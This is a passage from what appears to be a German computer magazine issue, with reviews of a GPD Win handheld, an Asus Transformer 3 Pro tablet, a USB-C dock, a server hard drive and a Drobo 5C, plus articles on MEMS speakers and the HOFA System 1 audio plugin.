Zur Konfiguration und Installation von Programmen schließt man den GPD am besten an einen großen Bildschirm mit Maus und Tastatur an. Per Mini-HDMI-Buchse kann der GPD Win sogar 4K-Displays mit 3840×2160 Pixel ansteuern, aber höchstens mit 30 Hz Bildwiederholrate. Mit 60 Hz ist bei 1920×1200 Pixel Schluss. 4K-Videos im H.264-Format laufen fast immer ruckelfrei, H.265-/HEVC-Videos nur bei moderater Bitrate – bei hohen Bitraten ruckelt es manchmal. Für VP9-Videos in 4K (von YouTube) reicht die Rechenleistung nicht; selbst in Full HD gibt es dabei Framedrops.

Zum Laden ist eine USB-C-Buchse eingebaut, die keine Daten überträgt. Der GPD Win ist für Akkubetrieb ausgelegt: Mit angeschlossenem Netzteil bootete das Rechnerlein manchmal nicht. Möglicherweise zieht das System dann ausschließlich Strom aus dem 10-Watt-Netzteil, was in der Spitze nicht ganz reicht. Am laufenden Rechner kann man das Netzteil aber problemlos anstecken, damit dem GPD

beim Laden großer Steam-Spiele nicht zwischendurch der Saft ausgeht.

Im Akkubetrieb lief der Rechner im Leerlauf bis zu 11 Stunden lang. Die Helligkeit des Bildschirms wirkt sich kaum auf die Laufzeit aus, voll aufgedreht waren es 10:20 Stunden. Werden CPU und GPU im Dauerlauf mit dem 3DMark11 gefordert, ist nach 3:18 Stunden Schluss. Bei typischer Nutzung hängt die Akkulaufzeit von den Anforderungen des jeweiligen Spiels ab. Der Hersteller spricht von 6 bis 8 Stunden; in unseren Tests mit Deus Ex und Shadow Warrior mussten wir aber bereits nach dreieinhalb Stunden wieder an das Ladekabel. Leider fährt der Rechner bei leerem Akku aus Steam heraus ohne Vorwarnung einfach herunter. Das vollständige Aufladen dauert dann mehr als vier Stunden.

Kurios ist die Lüftersteuerung: Es gibt keine automatische Regelung, sondern einen Drei-Stufen-Schalter. In der niedrigsten Einstellung hört man den Lüfter kaum, in der mittleren ist er immer noch sehr leise; leider aber wird der CPU-GPU-Kombichip dann unter hoher Last zu heiß und drosselt sich. In der höchsten Lüfterstufe rennt er ungebremst, dann rauscht das Kistchen aber mit 1,5 Sone – das ist noch erträglich, vor allem wenn man Kopfhörer benutzt. Dragonbox.de will künftig noch eine Umrüstung anbieten, die dank besserer Wärmeleitpaste den Prozessor kühler hält. Neue Systeme sollen bereits damit ausgeliefert werden.

Fazit

Als winziger Handheld-Computer ist der GPD in erster Linie eine Machbarkeitsstudie. Er liefert durchaus genügend Leistung für etwas ältere Action-Spiele. Das Zocken macht aber nur Spaß, wenn sie eine Gamepad-Steuerung unterstützen und nicht allzu kleine Grafik- und Textelemente enthalten.

Besonders gut arbeitet der Rechner mit Steam im Big-Picture-Modus zusam-

GPD Win 5.5	
Mini-Computer	
Hersteller	GPD, Hongkong (gpd.hk)
Vertrieb	Open Pandora (dragonbox.de)
Prozessor	Intel Atom x7-Z8700 (Cherry Trail, Quad-Core, 1,6/2,4 GHz)
Grafik	Intel HD, in CPU integriert
RAM	4 GByte LPDDR3 (nicht erweiterbar)
eMMC-Flash	Samsung CGND3R, 64 GByte, über 35 GByte frei (nicht erweiterbar)
WLAN/Bluetooth 4.1	Broadcom BCM4356, 802.11ac, 2,4/5 GHz
Display	5,5 Zoll IPS, 1280×720 Pixel, Touch, Gorilla Glass, maximal 323 cd/m ²
externe Anschlüsse	USB 3.0 (Typ A), Ladeanschluss Typ C, Mini-HDMI, MicroSD-Kartenleser, Audio-Klinke 3,5 mm
Sondertasten	D-pad (Steuerkreuz), Steuertasten A/B/X/Y, 2 analoge Joysticks, 4 Schalter, Umschalter Mausfunktion
Akku	6700 mAh / 24,8 Wh (nicht wechselbar)
Betriebssystem	Windows 10, 64-Bit, englisch
Abmessungen	15,5 cm $\times$ 9,7 cm $\times$ 2,5 cm
Gewicht / BIOS	370 g / Project 1ARXP, 11/18/2016
Besonderheiten	Lüfter in drei Stufen schaltbar
Zubehör	USB-Netzteil SAPA05013EUU 5V/10W, Displayschutzfolie, In-Ear-Hörer
Messungen	
Cinebench R15 (single/multi) / 3DMark 11	39/136 / 558 Punkte
Datentransferraten eMMC	80/163 MByte/s
Datentransferraten USB 3.0, MicroSD	460/463 MByte/s, 56/82 MByte/s
WLAN-Durchsatz 20 Meter 2,4 / 5 GHz	108 / 170 MBit/s
Akkulaufzeit Leerlauf / 3DMark11	11 / 3:18 Stunden
Betriebsgeräusch Stufe 1 / 2 / 3	< 0,1 / 0,2 / 1,5 Sone (⊕⊕ bis ⊙)
Audioqualität analoge Klinkebuchse	○
Preis	419 €
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht	

men. Die manuelle Lüftersteuerung bereitete in der Praxis keine Probleme: Im Spiel schaltet man sie auf Maximum, sonst auf kleine Stufe – durchbrennen kann dabei nichts.

Jedoch würde man sich einen größeren Bildschirm von mindestens 7 Zoll wünschen. Auf 5,5 Zoll ist die Bedienung jenseits des Big-Picture-Menüs von Steam zu fummelig und die Spiele verlieren auf dem kleinen Display viel von ihrem ursprünglichen Reiz. Darüber hinaus fallen uns kaum Anwendungen ein, die man auf einem halb so teuren, aber größeren Netbook nicht besser erledigen könnte. Zum Preis von 419 Euro ist der GPD daher ein Mini-Spiele-Rechner für Liebhaber.

(ciw@ct.de) **ct**

Kompatible Spiele: ct.de/ypun



Um die Mini-HDMI-Buchse gemeinsam mit der USB-Ladebuchse nutzen zu können, braucht man schmale Steckerumrandungen.

Nachzügler

Windows-Tablet Asus Transformer 3 Pro mit 3:2-Bildschirm, Stift und Tastatur-Cover



Das Transformer 3 Pro ist das erste Windows-Tablet von Asus, dessen Bildschirm das praktische Seitenverhältnis 3:2 hat. Mit 1600 Euro ist das Gerät nicht billig, aber dennoch günstiger als das Vorbild Microsoft Surface Pro 4.

Von Florian Müssig

Nun also auch Asus: Die Taiwaner gesellen sich in die wachsende Runde der Gerätehersteller, die ein Windows-Tablet mit 3:2-Bildschirm verkaufen. Das ursprüngliche Alleinstellungsmerkmal von Microsoft Surface-Pro-Tablets ist schon länger keines mehr: Jeder namhafte PC-Hersteller hat mittlerweile ein 3:2-

Tablet im Angebot [1–4]. Mit Huawei und Samsung sind sogar zwei Firmen vertreten, die man sonst nur aus der Smartphone-Welt kennt.

Das größte Argument für diese Geräte ist eben der 3:2-Bildschirm: Das Seitenverhältnis bietet deutlich mehr Bildhöhe als die gängigen Displays im 16:9- oder 16:10-Format. Das Plus an Bildfläche merkt man beim Bearbeiten von Dokumenten oder dem Surfen auf Webseiten enorm. Hinzu kommt, dass man Tablets durchaus mal im Hochformat nutzt – auch dann gibt es noch genügend Seitenbreite statt eines schmalen Kirchenfensters.

Das Asus Transformer 3 Pro hat ein helles, blickwinkelunabhängiges IPS-Panel mit kräftigen Farben und hoher Auflösung (2880 × 1920 Pixel). Der Touch-

screen nimmt Gesten mit bis zu zehn Fingern entgegen; für präzise Eingaben legt Asus einen aktiven Stift mit in den Karton.

Ebenfalls zum Lieferumfang gehört ein Tastatur-Cover. Es dockt magnetisch am Tablet an und schützt den Bildschirm beim Transport. Die beleuchtete Tastatur überzeugt mit präzisiertem Druckpunkt. Das Touchpad klappert, wenn man Tipp-Klicks ausführt – freilich lässt sich auch die gesamte Sensorfläche für Klicks nach unten drücken.

Dank eines stufenlos verstellbaren Ständers an der Rückseite kann man das Tablet wie ein Notebook benutzen – zumindest am Schreibtisch: Auf Oberschenkeln wackelt das Gesamtkonstrukt und muss wegen des rückseitigen Ständers arg weit vorne stehen. Bequemes Arbeiten ist so nicht möglich.

Notebook-Performance

Das potente Innenleben steht Notebooks in nichts nach: Im Testgerät arbeitet der Doppelkernprozessor Core i7-6500U, dem Asus eine 512-GB-SSD und satte 16 GByte Arbeitsspeicher zur Seite stellt. Der Prozessor entstammt noch der vergangenen Core-i-Generation Skylake; Ausstattungsvarianten mit dessen Nachfolger Kaby Lake sind laut Asus derzeit nicht geplant.

In der Testkonfiguration kostet das Transformer 3 Pro stolze 1600 Euro; auch für günstigere Modelle werden vierstellige Preise aufgerufen. Jede Ausstattungsvariante gibt es in zwei Farben: wie getestet in Dunkelgrau mit ebensolcher Tastaturhülle oder in Gold mit brauner Tastatur.

Bei der 3:2-Konkurrenz findet man einige billigere Modelle. Dort ist aber deutlich weniger Arbeits- wie Massenspeicher an Bord, und von günstigen Modellen gibt es wiederum keine teureren Varianten mit so viel Speicher wie hier. Microsoft wiederum ruft für ein hinsichtlich SSD und RAM identisch bestücktes Surface Pro 4 gleich 2330 Euro auf – plus 150 Euro für das Tastatur-Cover.

Asus baut je eine Kamera in die Rückseite und eine in den Bildschirmrahmen ein. Letztere wird von einem IR-Tiefensensor begleitet, der ein komfortables Einloggen in Windows 10 mittels Windows Hello unterstützt.

Mit Typ C

Eine Typ-C-Buchse am rechten Rand spricht USB 3.0, gibt DisplayPort-Signale aus und dient zum Laden des Akkus. Wer noch keine Typ-C-Peripherie zu Hause

hat, kann Monitore auch über einen HDMI-Ausgang und USB-Geräte über eine Typ-A-Buchse anschließen. Der SD-Kartenleser nimmt Tablet-typisch nur Kärtchen im MicroSD-Format auf und bremst dank interner USB-2.0-Anbindung schnelle Karten aus. Praktisch hingegen: Der Slot befindet sich am linken Rand – bei vielen Konkurrenzgeräten muss man erst den rückwärtigen Ständer wegklappen, um eine Karte einzulegen.

Das Gewicht von 1,1 Kilogramm geht im Vergleich zu Notebooks in Ordnung, fällt für ein Tablet aber recht hoch aus – auch dann noch, wenn man die rund 340 Gramm schwere Tastatur abnimmt. Zur Ehrenrettung sei erwähnt, dass Tablets üblicherweise insgesamt kleiner ausfallen; die wenigen Groß-Tablets wie das iPad Pro mit 12,9-Zoll-Display sind ähnlich schwer wie das Asus-Gerät. Bei der Laufzeit kommt das Transformer 3 Pro nicht an iPad oder Android-Geräte heran: Wir haben bestenfalls sechseinhalb Stunden gemessen.

Fazit

Das Transformer 3 Pro ist ein leistungsstarkes Windows-Tablet mit Tastaturhülle, das ein Notebook vollständig ersetzen kann – und mit Stifteingabe dem sogar etwas voraus hat. Diese Aspekte muss man aber auch ausnutzen: Als reines Medien-Konsumier-Gerät ist es zu teuer, zu schwer und bietet zu wenig Laufzeit.

Wer ein Arbeitsgerät mit dem praktischen Bildschirm-Seitenverhältnis 3:2 möchte, landet nahezu zwangsläufig bei einem Windows-Tablet mit ansteckbarem Tastatur-Cover: Abseits dieser Bauform findet man 3:2-Displays weiterhin nur bei Microsoft, nämlich im Notebook Surface Book [5] und im – hierzulande noch nicht erhältlichen – All-in-One-PC Surface Studio [6].

(mue@ct.de) **ct**

Literatur

- [1] Florian Müssig, Debütant, Huawei MateBook: Notebook-Tablet-Hybrid mit 3:2-Bildschirm, c't 20/16, S. 66
- [2] Florian Müssig, 3:2 gewinnt, Windows-Tablets mit 3:2-Bildschirmen: Aspire Switch Alpha 12, Pavilion x2 12 und ThinkPad X1 Tablet von Acer, HP und Lenovo, c't 14/16, S. 108
- [3] Florian Müssig, Ähnlich, aber anders, Zwei Alternativen zum Windows-Tablet Surface Pro 4: Spectre x2 und Miix 700, c't 5/16, S. 90
- [4] Florian Müssig, Nimm 3:2, Windows-Tablets mit 3:2-Bildschirmen: Galaxy TabPro S und Elite x2, c't 8/16, S. 84
- [5] Florian Müssig, Teurer Spaß, Microsofts Edel-Laptop Surface Book, c't 26/15, S. 68
- [6] Florian Müssig, Kreativgerät, Microsoft Surface Studio: All-in-One-PC mit Touch, Stift und Drehregler, c't 24/16, S. 18



Der Ständer des Transformer 3 Pro erlaubt auch sehr flache Aufstellwinkel, was beim Zeichnen praktisch ist.

Asus Transformer 3 Pro: Daten und Testergebnisse

getestete Konfiguration	T303UA-GN050T
Lieferumfang	Windows 10 Home 64 Bit, Netzteil, Tastaturhülle, Stift
Schnittstellen (V = vorne, H = hinten, L = links, R = rechts, U = unten)	
VGA / DVI / HDMI / DisplayPort / Kamera	– / – / – / – / ✓
USB 2.0 / USB 3.0 / USB 3.1 / LAN	1 × R / 1 × R (1 × Typ-C) / – / –
Kartenleser / Strom / Docking-Anschluss	L (MicroSD) (SD) / – / –
Typ-C: Thunderbolt / USB 3.0 / USB 3.1 / DisplayPort / Laden	– / ✓ / – / ✓ / ✓
Ausstattung	
Display	BOE NV126A1M-N51: 12,6 Zoll / 31,9 cm, 2880 × 1920, 3:2, 276 dpi, 16 ... 275 cd/m², spiegelnd
Prozessor	Intel Core i7-6500U (2 Kerne mit HT), 2,5 GHz (3,1 GHz bei einem Thread), 2 × 256 KByte L2-, 4 MByte L3-Cache
Hauptspeicher / Chipsatz	16 GByte PC3-14900 / Intel Skylake-U
Grafikchip (Speicher) / mit Hybridgrafik	int: Intel HD 520 (vom Hauptspeicher) / –
Sound	HDA: Realtek ALC295
LAN / WLAN	– / PCIe: Intel Dual Band Wireless-AC 7265 (a/b/g/n-300/ac-867)
Mobilfunk / Bluetooth (Stack)	– / USB: Intel (Microsoft)
Touchpad (Gesten) / TPM / Fingerabdruckleser	USB: HID (max. 4 Finger) / TPM 2.0 / –
Massenspeicher / optisches Laufwerk	SSD: SK Hynix Canvas SC300 (512 GByte) / –
Stromversorgung, Maße, Gewicht	
Akku / wechselbar / Ladestandsanzeige	38 Wh Lithium-Ionen / – / –
Netzteil	45 W, 200 g, 6,3 cm × 6,3 cm × 2,8 cm, Steckernetzteil
Gewicht / Größe / Dicke mit Füßen	1,12 kg / 29,9 cm × 21,5 cm / 1,4 cm
Tastaturhöhe / Tastenraster	0,5 cm / 19 mm × 17,5 mm
Leistungsaufnahme	
Suspend / ausgeschaltet	0,9 W / 0,2 W
ohne Last (Display aus / 100 cd/m² / max)	6,5 W / 8,4 W / 10,1 W
CPU-Last / Video / 3D-Spiele (max. Helligkeit)	29,9 W / 14,5 W / 17,1 W
max. Leistungsaufnahme / Netzteil-Powerfactor	37,8 W / 0,5
Laufzeit, Geräusch, Benchmarks	
Laufzeit Idle (100 cd/m²) / WLAN (200 cd/m²)	6,4 h (5,9 W) / 5,1 h (7,4 W)
Laufzeit Video / 3D (max. Helligkeit)	3,4 h (11,1 W) / 1,9 h (19,7 W)
Ladezeit / Laufzeit nach 1h Laden	1,4 h / 4,6 h
Geräusch ohne / mit Rechenlast	0,1 Sone / 1,1 Sone
Massenspeicher lesen / schreiben	466,2 / 459,1 MByte/s
IOPS (4K) lesen / schreiben	83448 / 62505
Leserate SD-Karte	20,6 MByte/s
WLAN 5 GHz / 2,4 GHz (20 m) / MU-MIMO-fähig	18,9 / 9,3 MByte/s / –
Qualität Audioausgang / Dynamikumfang	⊕⊕ / 102,1 dB(A)
CineBench R11.5 Rendering 32 / 64 Bit (n CPU)	2,32 / 2,48
CoreMark Single-/Multi-Core / GLBench	15341 / 36128 / 421 fps
3DMark (Sky Diver / Fire Strike / Time Spy)	3351 / 743 / 295
Preis und Garantie	
Straßenpreis Testkonfiguration	1600 €
Garantie	2 Jahre
⊕⊕ sehr gut ✓ vorhanden	
⊕ gut – nicht vorhanden	
○ zufriedenstellend k. A. keine Angabe	
⊖ schlecht	
⊖⊖ sehr schlecht	



Jackentaschen-Dock

Das Mini-Dock Kensington SD 1500 ergänzt an Notebooks mit USB-C-Buchse fehlende Anschlüsse.

Das gut verarbeitete Mini-Dock passt problemlos in die Jackentasche. Hinten rechts trägt es einen flexiblen Ausklappstecker, an der Front vier Anschlüsse, die ultraflachen Notebooks oft fehlen: GBit-Ethernet, den rechteckigen USB-A-Port sowie zwei Monitorausgänge.

Der VGA-Anschluss gibt maximal Full HD mit 60 Hz aus, via HDMI geht 4K mit 30 Hertz. Die Display-Anschlüsse lassen sich nicht parallel nutzen, weil die Stecker sich gegenseitig blockieren. Am Microsoft-Smartphone Lumia 950 brachte das Mini-Dock bei gewendetem Stecker kein Bild aufs externe Display; Ähnliches trat auch bei anderen USB-C-Adaptoren auf (siehe c't 4/17, S. 120).

Das SD 1500 speist seinen recht hohen Energiebedarf aus dem Notebook-Akku. Ohne angesteckte Geräte zog es 1 Watt, mit externem Full-HD-Display sogar 1,75 Watt. Das wiegt schwer an Mobilgeräten, die wie Apples Retina-MacBook nur einen USB-C-Port besitzen: Nutzt man das Dock, kann man sie nicht gleichzeitig laden.

Das Kensington SD 1500 Mobile Dock gehört zu den teureren Vertretern seiner Gattung. Seiner guten Ausstattung stehen der hohe Energiebedarf und die fehlende Typ-C-Buchse zur Energieversorgung gegenüber. (bkr@ct.de)

SD 1500 USB-C	
Mobile Docking-Station	
Hersteller	Kensington, www.kensington.com
Ausgänge/Anschlüsse	Gigabit-Ethernet, USB 3.0 (Typ A), VGA, HDMI
Maße/Gewicht	120 mm × 73 mm × 16 mm / 95 g
Preis	106 € / 75 €
Hersteller / Straße	



Schnelle Scheiben

Festplattenlaufwerke gelten als lahm. Die Seagate-Enterprise Performance 15K HDD v6 im 2,5-Zoll-Gehäuse aber dreht mit 15.000 Touren – und dadurch wird sie richtig flott.

Die Server-Festplatte gibt es mit 300, 600 und 900 GByte – nicht viel Platz, wenn man sie mit den Terabyte-Monstern im 3,5-Zoll-Gehäuse vergleicht. Aber sie ist deutlich schneller: Mehr als 300 MByte/s beim Lesen und beim Schreiben haben wir gemessen. Damit ist sie die schnellste Festplatte, die wir je auf dem Prüfstand hatten. Das gilt auch für die Leistungen bei Zugriffen auf zufällige Adressen, hier kommt die Platte sowohl beim Lesen als auch beim Schreiben auf fast 1000 IOPS. Optisch ähnliche Notebook-Festplatten drehen meistens mit 5400 min⁻¹ und erreichen damit rund 100 MByte/s, das Maximum bei 3,5-Zoll-Festplatten liegt bei knapp 250 MByte/s.

Mit 1,6 Sone macht die Platte deutlich auf sich aufmerksam, nach einer halben Stunde Dauerbetrieb erwärmte sie sich auf 64 °C – beides kein Problem, wenn sie im klimatisierten Serverraum zum Einsatz kommt. Drei Scheiben drehen sich in der Platte, Anschluss findet sie per SAS 12G. Für erhöhte Sicherheitsanforderungen sind Modelle mit SED- sowie mit FIPS-Zertifizierung erhältlich. Der Preis der Enterprise Performance HDD bewegt sich im Rahmen von Server-SSDs – für Spezialanwendungen in Rechenzentren ist sie jedoch durch ihre hohe Leistung gut geeignet. (ll@ct.de)

Enterprise Performance 15K HDD v6	
Server-Festplatte	
Hersteller	Seagate, www.seagate.de
Modellbezeichnung	ST900MP0146
Straßenpreis	565 €



Unkomplizierter USB-Speicher

Zur Sicherung großer Datenmengen eignen sich USB-Speichergeräte mit mehreren Laufwerksschächten. Das Drobo 5C verspricht nicht nur eine einfache Verwaltung, sondern auch hohe Datensicherheit.

Fünf 3,5-Zoll-Laufwerke passen in das Drobo 5C, für SSDs braucht man Adapter. Die Festplatten kann man beliebig mischen: Verschieden große Festplatten mit einer Rohkapazität von 14 TByte ergaben im Test eine Nettokapazität von 8,7 TByte. Den Rest braucht das Drobo 5C für Redundanz à la RAID 5 und als Reserve zur Speichererweiterung. Nach dem Ausfall eines Laufwerks erstellt das Drobo automatisch neue Redundanzen auf den verbliebenen Platten.

Die maximalen Übertragungsraten lagen bei Festplattenbestückung bei etwa 250 MByte/s beim Lesen, beim Schreiben etwas darunter. Dabei machte das Drobo mit 1,4 Sone deutlich auf sich aufmerksam und genehmigte sich knapp 50 Watt aus der Steckdose. Im Leerlauf lagen Leistungsaufnahme und Lautstärke nur wenig darunter. Nach etwa 15 Minuten Untätigkeit schaltet sich das Drobo ab und nimmt dann noch 17 Watt auf.

Begriffe wie RAID 0 oder RAID 5 tauchen im Drobo-Dashboard nicht auf. Die Software meldet auch vor dem Ausfall stehende Laufwerke oder mahnt an, bei zu geringer Restkapazität eine größere Festplatte nachzurüsten. Kurzfazit: einfache Konfiguration, hohe Flexibilität und Datensicherheit, aber laut und leistungshungrig. (ll@ct.de)

Drobo 5C	
USB-RAID mit einfacher Einrichtung	
Hersteller	Drobo, www.drobo.com
Maße, Gewicht	262 mm × 185 mm × 150 mm, 3,9 kg
Straßenpreis	385 € (ohne Laufwerke)

Anzeige

Kleiner MEMS im Ohr

Kopfhörer und Lautsprecher aus Mikrosystemen

MEMS (Micro-Electro-Mechanical Systems) kommen als Sensoren überall dort zum Einsatz, wo Platz und Energie knapp sind. Künftig sollen sie auch In-Ear-Kopfhörer und winzige Lautsprecher antreiben.

Von Dr. Tim Ziemer

Sie verstecken sich in unserem Alltag in Airbags, Shutter-Brillen oder Inkjet-Druckköpfen: MEMS vereinen Schaltkreise, Halbleitertechnologie und mechanische Teile in nur mikrometergroßen Systemen. Damit könnten sie demnächst auch Schallwandler in Smartphone-Lautsprechern, Kopfhörern und Hörgeräten ersetzen, denn Platz und Akku-Energie sind dort ein teures Gut.

Bislang findet man MEMS in der Audiotechnik in winzigen Mikrofonen – die ersten MEMS-Kondensatormikrofone wurden bereits 1983 an der TU Darmstadt erfunden. Seitdem treiben in Deutschland vor allem das Fraunhofer ISIT und Siemens die Entwicklung voran.

Lautsprecher ähneln von ihrem Aufbau her MEMS-Mikrofonen, die es als Feldeffekttransistor- (FET-), Kondensator- oder als piezoelektrische Typen gibt. Piezos sind elastische Kristalle, die bei Verformung elektrische Spannung erzeugen. Kristallstäbe werden auf einer Membran angebracht, die unter Schalleinfluss ausgelenkt wird und so die Kristalle verbiegt. Dieser piezoelektrische Effekt ist umkehrbar: Legt man eine Spannung an, verformt sich der Kristall und lenkt die Membran aus. So können Piezos auch als Lautsprecher dienen.

Der Vorteil der MEMS-Technik ist, dass der Schallsensor und die dazugehörige Vorverstärkerschaltung zusammen auf einer Platine Platz finden. Ein MEMS-Komplettpaket inklusive Sensor, Wandler und Verstärker ist als IC nur wenige Kubikmillimeter groß.

In hoher Stückzahl ist die Produktion sehr kostengünstig. Gefertigt werden MEMS von Halbleiter-Firmen wie ST, Analog Devices, Wolfson und Knowles.

Doch die Vorteile bei Größe, Energieaufnahme und bei den Herstellungskosten werden mit Nachteilen bei der Audioqualität erkauft. So leiden MEMS-Mikrofone unter einem geringen Rauschabstand und einem eingeschränkten Dynamikbereich. Außerdem weisen sie ausgerechnet in Niederspannungsbetrieb starke Verzerrungen auf.

Hohe Resonanz


Will man die Technik bei Lautsprechern einsetzen, hat man das grundsätzliche Problem, dass die winzige schwingende Fläche nur sehr geringe Pegel erzeugen kann. Zudem liegt die tiefste Eigenfrequenz der Mikrosysteme im Kilohertz-Bereich. Bereits mit wenig Energieeinsatz entstehen dort hohe Amplituden, aber leider auch starke unerwünschte Verzerrungen. In den tieferen Frequenzbereichen sind MEMS-Lautsprecher wiederum zu leise.

Das österreichische Startup USound will noch in diesem Jahr erste MEMS-Lautsprecher für In-Ear-Kopfhörer und als Hochtöner für Mobilgeräte auf den Markt bringen. Bei den In-Ear-Kopfhörern namens "Moon" erlaubt der luftdichte Abschluss des Ohrkanals durch eine Gummimanschette auch sehr tiefe Frequenzen bis in den Infraschallbereich sauber zu übertragen. Am oberen Ende begrenzen Gehäuseresonanzen das Frequenzband bei rund 16 kHz. Beim Prototypen stört laut Datenblatt noch ein vergleichsweise hoher

Klirrfaktor (THD) von 1,4 Prozent (bei 1 kHz und 100 dB SPL) den Musikgenuss. Bis zur Marktreife will USound ihn noch verbessern und den Schalldruck von 96 dB SPL (1 mW bei 1 kHz) erhöhen. Die Mikro-Lautsprecher haben eine Abmessung von 5 mm × 7 mm × 2 mm und setzen PZT als piezoelektrisches Material ein.

USound arbeitet darüber hinaus an flacheren MEMS-Lautsprechern, die 1 bis 1,4 mm dünn sind und als effiziente Hochtöner beispielsweise in Smartphones eingesetzt werden könnten. Laut USound sollen sie 50 Prozent weniger Energie als herkömmliche Lautsprecher aufnehmen und einen Frequenzbereich von 1,8 kHz bis hinein in den Ultraschallbereich von 40 kHz abdecken. So könnten sie die Hochtönerwiedergabe in Smartphones verbessern, ließen sich aber auch als Ultraschall-Sender für Abstands-Sensoren einsetzen.


Bis MEMS-Lautsprecher so gut klingen, dass sie im Hi-Fi-Markt mitmischen können, vergehen vermutlich noch ein paar Jahre. Vielleicht bekommen sie langfristig sogar Konkurrenz von ihren kleinen Geschwistern: den Nano-Electro-Mechanical Systems (NEMS). (hag@ct.de) **ct**



Größenvergleich: Die MEMS-Lautsprecher von USound (unten rechts) sind nochmals kleiner als bisherige elektrodynamische Lautsprecher (links unten) oder herkömmliche Hochtöner (oben).

MEMS-Wandler

Ein MEMS-Wandler, der als Mikrofon und Lautsprecher funktioniert. Die 1,5 Mikrometer dicke Membran ist außergewöhnlich groß im Vergleich zu anderen MEMS, deren ferroelektrische Filme oft nur 10 Nanometer dick sind. Bei Bedarf wird der Wandler direkt mit einem Verstärker-Schaltkreis kombiniert und als 1 Quadratmillimeter großer IC verbaut.



Effekt-Baukasten

Klanggestaltung mit System 1 von HOFA

HOFA hat sein Multi-Effekt-Plug-in System 1 modular aufgebaut. So gelingen völlig neue Sound-Experimente in der DAW.

Von Hartmut Gieselmann

System 1 ist ein Effekt-Plug-in mit 20 Modulen, die sich beliebig miteinander kombinieren lassen. Das Plug-in besteht aus recht einfachen Grundbausteinen. Es gibt drei Container, die das Eingangssignal aufsplitten: entweder in zwei Mono-Kanäle, in einen Mitten- und Seiten-Kanal oder in frequenzabhängige Bereiche. In drei weiteren Containern lassen sich zwei Module für den Parallel-Betrieb bestücken, mehrere zu einer Kette zusammenfassen oder aber der Ausgang eines Effekts als Feedback-Signal wieder in den Eingang schleifen. Das ermöglicht coole Echos, die mit herkömmlichen Delays nicht möglich sind.

Die Signale fließen von links nach rechts. Hat man zu viele Module, schieben sie sich in eine zweite Reihe. Spätestens hier wird es aber unübersichtlich. Pfeile, die den Signalfluss eindeutig anzeigen, fehlen.

In die Container lassen sich zur Klangbearbeitung zwölf weitere Effekte setzen. System 1 bringt dazu Standardwerkzeuge wie ein einfaches Delay, ein Gate, einen Gain-Regler und Phasen-Invertierer, einen Pitch-Shifter sowie einen Panner mit. Hinzu kommen ein vielseitiger algorithmischer Reverb, zwei Kompressoren, ein Verzerrer und ein parametrischer EQ, der bis zu elf Filter mit einer Flankensteilheit von bis zu 48 dB/Oktave bereithält.

An sich sind die Module recht einfach gestaltet. Erst durch die Verschaltung entfalten sie ihre volle Wirkung: eine Frequenzweiche mit zwei Kompressoren bilden einen Multiband-Kompressor. Man kann in die Weiche aber auch ein Feedbackmodul mit einem kurzen Delay einbauen, um nur die hohen Frequenzen mit einem Chorus zu verzieren. Alle Kreationen lassen sich als Presets speichern.

Das System 1 dient nicht nur der Signal-Bearbeitung, sondern kann auch von sich aus wundersame Töne generieren, von denen HOFA einige als „Feedback-Drohnen“ in Presets hinterlegt hat. Angeregt werden sie von selbst oder über den Rosa-Rauschgenerator (andere Rauschtypen oder Oszillatoren gibt es noch nicht).


Danach läuft das Signal meist durch eine Feedback-Schleife, in die ein sehr kurzes Delay und ein Micro-Pitch eingelassen sind. Ein Kompressor hält die Rückkopplungen im Zaum. Den Sound der Drohnen kann man wundersam verändern, wenn man nur ganz wenig an der Delay-Zeit oder der Frequenzveränderung dreht.

Solche Modulationen lassen sich auch automatisieren. Dazu klickt man einfach mit der rechten Maustaste auf einen Parameter und kopiert ihn ins Modulationsfenster. Dort kann man den Verlauf über einen LFO bestimmen (Sinus, Rechteck, Sägezahn, Dreieck oder Random), das Tempo (auf Wunsch synchron zum Beat) und die Amplitude festlegen. Moduliert man etwa die Lautstärke (Gain), hat man im Handumdrehen einen Ringmodulator – allerdings sind nur Frequenzen bis 111 Hz möglich. Alternativ kann auch die die Host-Software die Automation übernehmen.

Fazit

